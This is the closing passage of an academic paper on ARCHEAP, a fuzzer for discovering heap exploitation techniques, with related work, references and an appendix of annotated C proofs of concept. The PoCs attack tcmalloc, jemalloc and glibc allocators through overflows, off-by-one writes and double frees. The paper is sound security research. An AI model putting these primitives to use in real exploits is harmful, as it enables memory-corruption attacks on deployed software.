Overfitting to fuzzing strategies. ARCHEAP builds upon an intuition in which modern heap allocators follow common design idioms: binning, in-place metadata and cardinal data. This helps ARCHEAP in reducing its search space but might cause an overfitting problem: the discovered exploit techniques are too specific to certain designs of heap allocators. To apply ARCHEAP to non-conventional implementation of heap allocators, one might have to devise own models for proper space reduction.

Enhancing mitigation. ARCHEAP can also be used to improve the countermeasures of heap allocators. For example, the generated PoCs for each security check (§VII-B) can be used for unit testing, and the PoCs for each exploit techniques (§VI-D) can be used for regression test cases. Also, thanks to ARCHEAP's automatic nature, developers can use it to find potential security issues of own changes: e.g., ARCHEAP would automatically mark tcache a red flag if run before the release.

IX. RELATED WORK

Automatic exploit generation (AEG). Automatic discovery of heap exploit techniques is a small step toward AEG's ambitious vision [10, 14], but it is worth emphasizing its importance and difficulty. Despite several attempts to accomplish fully automated exploit generation [10, 14, 15, 36, 47, 55, 56, 66], AEG, particularly for heap vulnerabilities, is so sophisticated and difficult that all the state-of-the-art cyber reasoning systems from DARPA CGC, (i.e., systems finding and exploiting vulnerabilities automatically [24, 33, 58, 63]), failed to address; according to organizers, only a single heap vulnerability was successfully exploited in the CGC final event. Recently, Repel *et al.* [55] proposes a symbolic-execution-based approach aiming at AEG for heap vulnerabilities, but only works for old allocators without security checks. Heelan *et al.* [36] demonstrates an automatic method to find an object layout for exploitation specific to an application. Unlike the prior work, ARCHEAP focuses on finding heap exploitation techniques, which are re-usable across applications, in modern allocators with full security checks.

Fuzzing beyond crashes. There has been a large body of attempts to extend fuzzing to find bugs beyond memory safety [32, 71]. They often use a differential testing, which we used for minimization, to find semantic bugs: e.g., compilers [69], cryptographic libraries [13, 51], JVM implementations [18] and learning systems [49]. Recently, SlowFuzz [52] uses fuzzing to find algorithmic complexity bugs, and IMF [65] to spot similar code in binary.

Application-aware fuzzing. Application-aware fuzzing is one of the attempts to reduce the search space of fuzzing. In this regard, there have been attempts to use static and dynamic analysis [17, 46, 50, 54], bug descriptions [70], and real-world applications [16, 35, 42] to extract target-specific information for fuzzing. Moreover, to reduce the search space for applications that require well-formed inputs, researchers have embedded domain-specific knowledge such as grammar [37, 64, 69] or structure [13, 51] in their fuzzing. Similar to these works, ARCHEAP reduces its search space by considering its targets and memory allocators, particularly exploiting their common designs.

X. CONCLUSION

In this paper, we present ARCHEAP, a new approach using fuzzing to automatically discover new heap exploitation techniques. Two key enablers of ARCHEAP's approach are to reduce the search space of fuzzing by abstracting the common design of modern heap allocators, and to devise a method to quickly estimate the possibility of heap exploitation. Our evaluation with three real-world and a few custom heap allocators shows that ARCHEAP's approach can effectively formulate new exploitation primitives regardless of their underlying implementation.

REFERENCES

[1] *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct.–Nov. 2017.

[2] *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb.–Mar. 2017.

[3] *Proceedings of the 38th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2017.

[4] *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)*, Toronto, ON, Canada, Oct. 2018.

[5] *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, Aug. 2018.

[6] *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2018.

[7] anonymous. Once upon a free()... http://phrack.org/issues/57/9.html, 2001.

[8] anonymous. Chrome os exploit: one byte overflow and symlinks. https://googleprojectzero.blogspot.com/2016/12/chrome-os-exploit-one-byte-overflow-and.html, 2016.

[9] argp and huku. Pseudomonarchia jemallocum. http://www.phrack.org/issues/68/10.html, 2012.

[10] T. Avgerinos, S. K. Cha, A. Rebert, E. J. Schwartz, M. Woo, and D. Brumley. AEG: Automatic exploit generation. In *Proceedings of the 18th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2011.

[11] blackngel. Malloc des-maleficarum. http://phrack.org/issues/66/10.html, 2009.

[12] blackngel. The house of lore: Reloaded. http://phrack.org/issues/67/8.html, 2010.

[13] C. Brubaker, S. Jana, B. Ray, S. Khurshid, and V. Shmatikov. Using frankencerts for automated adversarial testing of certificate validation in ssl/tls implementations. In *Proceedings of the 35th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2014.

[14] D. Brumley, P. Poosankam, D. Song, and J. Zheng. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the 29th IEEE Symposium on Security and Privacy (Oakland)*, Oakland, CA, May 2008.

[15] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley. Unleashing mayhem on binary code. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2012.

[16] J. Chen, W. Diao, Q. Zhao, C. Zuo, Z. Lin, X. Wang, W. C. Lau, M. Sun, R. Yang, and K. Zhang. IoTFuzzer: Discovering memory corruptions in IoT through app-based fuzzing. In *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2018.

[17] P. Chen and H. Chen. Angora: Efficient fuzzing by principled search. In *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland)* SP1 [6].

[18] Y. Chen, T. Su, C. Sun, Z. Su, and J. Zhao. Coverage-directed differential testing of jvm implementations. In *Proceedings of the 2016 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Santa Barbara, CA, June 2016.

[19] D. Delorie. malloc per-thread cache: benchmarks. https://sourceware.org/ml/libc-alpha/2017-01/msg00452.html, 2017.

[20] C. Eagle. Re: DARPA CGC recap. http://seclists.org/dailydave/2017/q2/2, 2017.

[21] M. Eckert, A. Bianchi, R. Wang, Y. Shoshitaishvili, C. Kruegel, and G. Vigna. HeapHopper: Bringing bounded model checking to heap implementation security. In *Proceedings of the 27th USENIX Security Symposium (Security)* SEC [5].

[22] C. Evans and T. Ormandy. The poisoned NUL byte, 2014 edition. https://googleprojectzero.blogspot.com/2014/08/the-poisoned-nul-byte-2014-edition.html, 2014.

[23] J. N. Ferguson. Understanding the heap by breaking it. In *Black Hat USA Briefings (Black Hat USA)*, Las Vegas, NV, Aug. 2007.

[24] ForAllSecure. Unleashing the Mayhem CRS. https://forallsecure.com/blog/2016/02/09/unleashing-mayhem/, 2016.

[25] Free Software Foundation. The GNU C library. https://www.gnu.org/software/libc/, 1998.

[26] Free Software Foundation. MallocInternals - glibc wiki. https://sourceware.org/glibc/wiki/MallocInternals, 2017.

[27] Free Software Foundation. malloc(3) - Linux manual page. http://man7.org/linux/man-pages/man3/malloc.3.html, 2017.

[28] g463. The use of set_head to defeat the wilderness. http://phrack.org/issues/64/9.html, 2007.

[29] W. Gloger. Wolfram Gloger's malloc homepage. http://www.malloc.de/en/, 2006.

[30] F. Goichon. Glibc adventures: The forgotten chunk. https://www.contextis.com/resources/white-papers/glibc-adventures-the-forgotten-chunks, 2015.

[31] Google. Partition alloc design. https://chromium.googlesource.com/chromium/blink/+/master/Source/wtf/PartitionAlloc.h, 2013.

[32] Google. syzkaller – linux syscall fuzzer. https://github.com/google/syzkaller, 2017.

[33] GrammaTech. http://blogs.grammatech.com/the-cyber-grand-challenge, 2016.

[34] Gzob Qq. `ares_create_query` single byte out of buffer write. https://c-ares.haxx.se/adv_20160929.html, 2016.

[35] H. Han and S. K. Cha. IMF: Inferred model-based fuzzer. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)* CCS [1].

[36] S. Heelan, T. Melham, and D. Kroening. Automatic heap layout manipulation for exploitation. In *Proceedings of the 27th USENIX Security Symposium (Security)* SEC [5].

[37] C. Holler, K. Herzig, and A. Zeller. Fuzzing with code fragments. In *Proceedings of the 21st USENIX Security Symposium (Security)*, Bellevue, WA, Aug. 2012.

[38] huku. Yet another free() exploitation technique. http://phrack.org/issues/66/6.html, 2009.

[39] K. Istvan. ptmalloc fanzine. http://tukan.farm/2016/07/26/ptmalloc-fanzine/, 2016.

[40] jp. Advanced Doug lea's malloc exploits. http://phrack.org/issues/61/6.html, 2003.

[41] P.-H. Kamp. Malloc (3) revisited. In *Proceedings of the 1998 USENIX Annual Technical Conference (ATC)*, June 1998.

[42] S. Y. Kim, S. Lee, I. Yun, W. Xu, B. Lee, Y. Yun, and T. Kim. CAB-Fuzz: Practical Concolic Testing Techniques for COTS Operating Systems. In *Proceedings of the 2017 USENIX Annual Technical Conference (ATC)*, Santa Clara, CA, July 2017.

[43] G. Klees, A. Ruef, B. Cooper, S. Wei, and M. Hicks. Evaluating fuzz testing. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)* CCS [4].

[44] D. Lea and W. Gloger. A memory allocator, 1996.

[45] B. Lee, C. Song, Y. Jang, T. Wang, T. Kim, L. Lu, and W. Lee. Preventing use-after-free with dangling pointers nullification. In *Proceedings of the 2015 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2015.

[46] Y. Li, B. Chen, M. Chandramohan, S.-W. Lin, Y. Liu, and A. Tiu. Steelix: program-state based binary fuzzing. In *Proceedings of the 11th Joint Meeting of the European Software Engineering Conference (ESEC) and the ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, Paderborn, Germany, Aug. 2018.

[47] K. Lu, M.-T. Walter, D. Pfaff, S. Nürnberger, W. Lee, and M. Backes. Unleashing use-before-initialization vulnerabilities in the linux kernel using targeted stack spraying. In *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)* NDS [2].

[48] M. Miller. A snapshot of vulnerability root cause trends for Micrsoft Remote Code Execution (RCE) CVEs, 2006 through 2017. https://twitter.com/epakskape/status/984481101937651713, 2018.

[49] K. Pei, Y. Cao, J. Yang, and S. Jana. Deepxplore: Automated whitebox testing of deep learning systems. In *Proceedings of the 26th ACM Symposium on Operating Systems Principles (SOSP)*, Shanghai, China, Oct. 2017.

[50] H. Peng, Y. Shoshitaishvili, and M. Payer. T-fuzz: fuzzing by program transformation. In *Proceedings of the 39th IEEE Symposium on Security*

and Privacy (Oakland) SP1 [6].

[51] T. Petsios, A. Tang, S. Stolfo, A. D. Keromytis, and S. Jana. Nezha: Efficient domain-independent differential testing. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (Oakland)* SP1 [3].

[52] T. Petsios, J. Zhao, A. D. Keromytis, and S. Jana. Slowfuzz: Automated domain-independent detection of algorithmic complexity vulnerabilities. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)* CCS [1].

[53] P. Phantasmagoria. Exploiting the wilderness. http://seclists.org/vuln-dev/2004/Feb/25, 2004.

[54] S. Rawat, V. Jain, A. Kumar, L. Cojocar, C. Giuffrida, and H. Bos. Vuzzer: Application-aware evolutionary fuzzing. In *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)* NDS [2].

[55] D. Repel, J. Kinder, and L. Cavallaro. Modular synthesis of heap exploits. In *Proceedings of the ACM SIGSAC Workshop on Programming Languages and Analysis for Security*, Dallas, TX, Oct. 2017.

[56] E. J. Schwartz, T. Avgerinos, and D. Brumley. Q: Exploit hardening made easy. In *Proceedings of the 20th USENIX Security Symposium (Security)*, San Francisco, CA, Aug. 2011.

[57] shellphish. how2heap: A repository for learning various heap exploitation techniques. https://github.com/shellphish/how2heap, 2016.

[58] Shellphish. DARPA CGC – shellphish. http://shellphish.net/cgc/, 2016.

[59] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *IEEE Symposium on Security and Privacy*, 2016.

[60] S. Silvestro, H. Liu, C. Crosser, Z. Lin, and T. Liu. Freeguard: A faster secure heap allocator. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)* CCS [1].

[61] S. Silvestro, H. Liu, T. Liu, Z. Lin, and T. Liu. Guarder: A tunable secure allocator. In *Proceedings of the 27th USENIX Security Symposium (Security)* SEC [5].

[62] st4g3r. House of einherjar - yet another heap exploitation technique on GLIBC. https://github.com/st4g3r/House-of-Einherjar-CB2016, 2016.

[63] Trail of Bits. How we faired in the Cyber Grand Challenge. https://blog.trailofbits.com/2015/07/15/how-we-fared-in-the-cyber-grand-challenge/, 2015.

[64] J. Wang, B. Chen, L. Wei, and Y. Liu. Skyfire: Data-driven seed generation for fuzzing. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (Oakland)* SP1 [3].

[65] S. Wang and D. Wu. In-memory fuzzing for binary code similarity analysis. In *Proceedings of the 32nd IEEE/ACM International Conference on Automated Software Engineering (ASE)*, Urbana-Champaign, IL, Oct.–Nov. 2017.

[66] Y. Wang, C. Zhang, X. Xiang, Z. Zhao, W. Li, X. Gong, B. Liu, K. Chen, and W. Zou. Revery: From proof-of-concept to exploitable. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)* CCS [4].

[67] D. Weston and M. Miller. Windows 10 mitigation improvements. In *Black Hat USA Briefings (Black Hat USA)*, Las Vegas, NV, Aug. 2016.

[68] T. Xie, Y. Zhang, J. Li, H. Liu, and D. Gu. New exploit methods against ptmalloc of glibc. In *Trustcom/BigDataSE/ISPA, 2016 IEEE*, pages 646–653. IEEE, 2016.

[69] X. Yang, Y. Chen, E. Eide, and J. Regehr. Finding and understanding bugs in c compilers. In *Proceedings of the 2011 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, San Jose, CA, June 2011.

[70] W. You, P. Zong, K. Chen, X. Wang, X. Liao, P. Bian, and B. Liang. SemFuzz: Semantics-based automatic generation of proof-of-concept exploits. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)* CCS [1].

[71] M. Zalewski. american fuzzy lop. http://lcamtuf.coredump.cx/afl/, 2014.

[72] A. Zeller. Yesterday, my program worked. today, it does not. why? In *Proceedings of the 7th European Software Engineering Conference (ESEC) / 7th ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, Toulouse, France, Sept. 1999.

APPENDIX

```c
// [PRE-CONDITION]
//    sz : any size
// [BUG] buffer overflow
// [POST-CONDITION]
//    malloc(sz) == dst
void* p = malloc(sz);
// [BUG] overflowing p
// tcmalloc has a next chunk address at the end of a chunk
*(void**)(p + malloc_usable_size(p)) = dst;

// this malloc changes a next chunk address into dst
malloc(sz);

assert(malloc(sz) == dst);
```

(a) An exploitation technique for tcmalloc returning an arbitrary address that was found by ARCHEAP.

```c
// [PRE-CONDITION]
//    sz : any size < 0x100
// [BUG] off-by-one null overflow
// [POST-CONDITION]
//    malloc(sz) == already allocated one
void* p = malloc(sz);

// p's lowest byte is zero in tcmalloc
assert((intptr_t)p & 0xff == 0);

// [BUG] off-by-one-null overflow
// it clears a lowest byte of a next chunk address
// to make the next chunk same with 'p'
*(char*)(p + malloc_usable_size(p)) = 0;

// it updates the next chunk address == 'p'
malloc(sz);

assert(p == malloc(sz));
```

(b) An exploitation technique for tcmalloc returning duplicate addresses using off-by-one bug that was found by ARCHEAP.

```c
// [PRE-CONDITION]
//    sz : any size
// [BUG] double free
// [POST-CONDITION]
//    malloc(sz) == malloc(sz)
void* p = malloc(sz);
free(p);

// [BUG] free 'p' again
// this is allowed due to lack of security checks
free(p);

assert(malloc(sz) == malloc(sz));
```

(c) An exploitation technique for tcmalloc and jemalloc triggering double free that was found by ARCHEAP.

Fig. A.1: Exploitation techniques found by ARCHEAP in tcmalloc and jemalloc

```c
// [PRE-CONDITION]
//    sz : any non-fast-bin size
// [BUG] buffer overflow
// [POST-CONDITION]
//    malloc(sz) = dst + offsetof(struct malloc_chunk, fd)
void* p1 = malloc(sz);
void* p2 = malloc(sz);
void* p3 = malloc(sz);

// move p2 to the unsorted bin
free(p2);

// create a fake chunk at dst
struct malloc_chunk *fake = dst;
// set fake->size to be the chunk size of the last allocation
fake->size = chunk_size(sz);
// set fake->bk to any writable address to avoid a crash
fake->bk = fake;

// [BUG] overflowing p1
struct malloc_chunk *c2 = raw_to_chunk(p2);
// size should be smaller than the next allocation size
// to avoid returning c2 in the next allocation
// size shouldn't be too small due to a security check
c2->size = 2 * sizeof(size_t);
// set the next pointer in the unsorted bin
c2->bk = fake;

// now unsorted bin: c2 -> fake,
// and c2 is too small for the request.
// therefore, next allocation returns the fake chunk
assert(malloc(sz) == fake + offsetof(struct malloc_chunk, fd));
```

Fig. A.2: A new exploitation technique that ARCHEAP found, named *unsorted bin into stack*, which returns arbitrary memory by corrupting the unsorted bin.

```c
// [PRE-CONDITION]
//    fsz: any fast bin size
//    sz: any non-fast-bin size
//    lsz: any largebin size
// [BUG] write free memory
// [POST-CONDITION]
//    malloc(sz) = fake - offsetof(struct malloc_chunk, fd)
void* p1 = malloc(fsz);
free(p1);

// create a fake chunk
struct malloc_chunk *fake = dst;
// set P=1 to avoid a security check
fake->size = chunk_size(sz) | 1;
fake->fd = NULL;

// create 'fake2': a next chunk of 'fake'
struct malloc_chunk *fake2 = dst + chunk_size(sz);
// set P=1 to avoid a security check
fake2->size = 1;

struct malloc_chunk *c1 = raw_to_chunk(p1);
// [BUG] set a forward pointer of fast bin into fake
// this can be done by a normal heap write since p4 is allocated
c1->fd = fake;

// now a fast bin list: c1 -> fake
// call malloc_consolidate to move
// 'fake' to the unsorted bin
malloc(lsz);

assert(raw_to_chunk(malloc(sz)) == fake);
```

Fig. A.3: A new exploitation technique that ARCHEAP found, named *fast bin into other bin*, which returns arbitrary memory of non-fast bin size.

```
// [PRE-CONDITION]
//    sz : any small bin size
//    sz2 : any small bin size
//    assert(sz2 > sz)
// [BUG] buffer overflow
// [POST-CONDITION]
//    two chunks overlap

void* p1 = malloc(sz);
void* p2 = malloc(sz);
void* p3 = malloc(sz);

// move p2 to the unsorted bin
free(p2);

// move p2 to the small bin
void* p4 = malloc(sz2);

// [BUG] overflowing p1
struct malloc_chunk *c2 = raw_to_chunk(p2);
// growing size into double
c2->size = 2 * chunk_size(sz) | 1;

// p5's chunk size = chunk_size(sz) * 2
void *p5 = malloc(sz);
// move p5 to the unsorted bin
free(p5);

// splitting p5 into half and returning p6
void* p6 = malloc(sz);
// returning the remainder
void* p7 = malloc(sz);

// p3 and p7 overlap
assert(p3 == p7);
```

Fig. A.4: A new exploitation technique that ARCHEAP found, named *overlapping chunks smallbin*, which returns overlapped chunk in small bin. Even though this requires more steps than overlapping chunks, it does not need *accurate* size for allocation.

```
// [PRE-CONDITION]
//    sz1: non-fast-bin size
//    sz2: non-fast-bin size
//    sz1 and sz2 have the following relationship;
//    assert(chunk_size(sz1) * a == chunk_size(sz2) * b);
// [BUG] double free
// [POST-CONDITION]
//    two chunks overlap

for (int i = 0; i < a; i++)
  p1[i] = malloc(sz1);

// allocate a chunk to prevent merging with the top chunk
void* p = malloc(0);

// free from backward not to modify size of p1[a - 1]
for (int i = a - 1; i >= 0; i--)
  free(p1[i]);

// allocate chunks to fill empty space
for (int i = 0; i < b; i++)
  p2[i] = malloc(sz2);

// now a next free chunk of p1[a-1] is p whose P=1,
// and p1[a-1] contains valid metadata
// since malloc does not clean up the memory

// [BUG] double free
free(p1[a-1]);

// now new allocation returns p1[a-1]
// that overlaps with p2[b-1]
assert(malloc(sz1) == p1[a-1]);
```

Fig. A.5: A new exploitation technique that ARCHEAP found, named *unaligned double free*, which returns overlapped chunks by the double free bug.

```
// [PRE-CONDITION]
//    sz: small bin size
//    assert(chunk_size(sz) & 0xff == 0);
// [BUG] off-by-one NULL
// [POST-CONDITION]
//    assert(raw_to_chunk(malloc(sz)) == fake);

// the lowest byte of chunk_size(sz) needs to be zero
// to avoid chaning its size when triggering a bug
// assert(chunk_size(sz) & 0xff == 0);
char *p1 = malloc(sz);
char *p2 = malloc(sz);
char *p3 = malloc(sz);
char *p4 = malloc(sz);

// move p1 to unsorted bin
free(p1);

struct malloc_chunk* c3 = raw_to_chunk(p3);
// make prev_size into double to cover a large chunk
// this is valid by writing p2's last data
c3->prev_size = chunk_size(sz) * 2;
// [BUG] use off-by-one NULL to make P=0 in c3
assert((c3->size & 0xff) == 0x01);
c3->size &= ~1;

// this will merge p1 & p3
free(p3);

// if we allocate p5,
// p2 is now points to a free chunk in the unsorted bin
char *p5 = malloc(sz);

// it's unsorted bin into stack
struct malloc_chunk* fake = (void*)buf;
// set fake->size to chunk_size(sz) for later allocation
fake->size = chunk_size(sz);
// set fake->bk to any writable address to avoid crash
fake->bk = (void*)buf;

struct malloc_chunk* c2 = raw_to_chunk(p2);
c2->bk = fake;

assert(raw_to_chunk(malloc(sz)) == fake);
```

Fig. A.6: A new exploitation technique that ARCHEAP found, named house of unsorted einherjar. This is variant of a known heap exploitation technique, house of einherjar, but it does not require a heap address, which is essential for the old technique.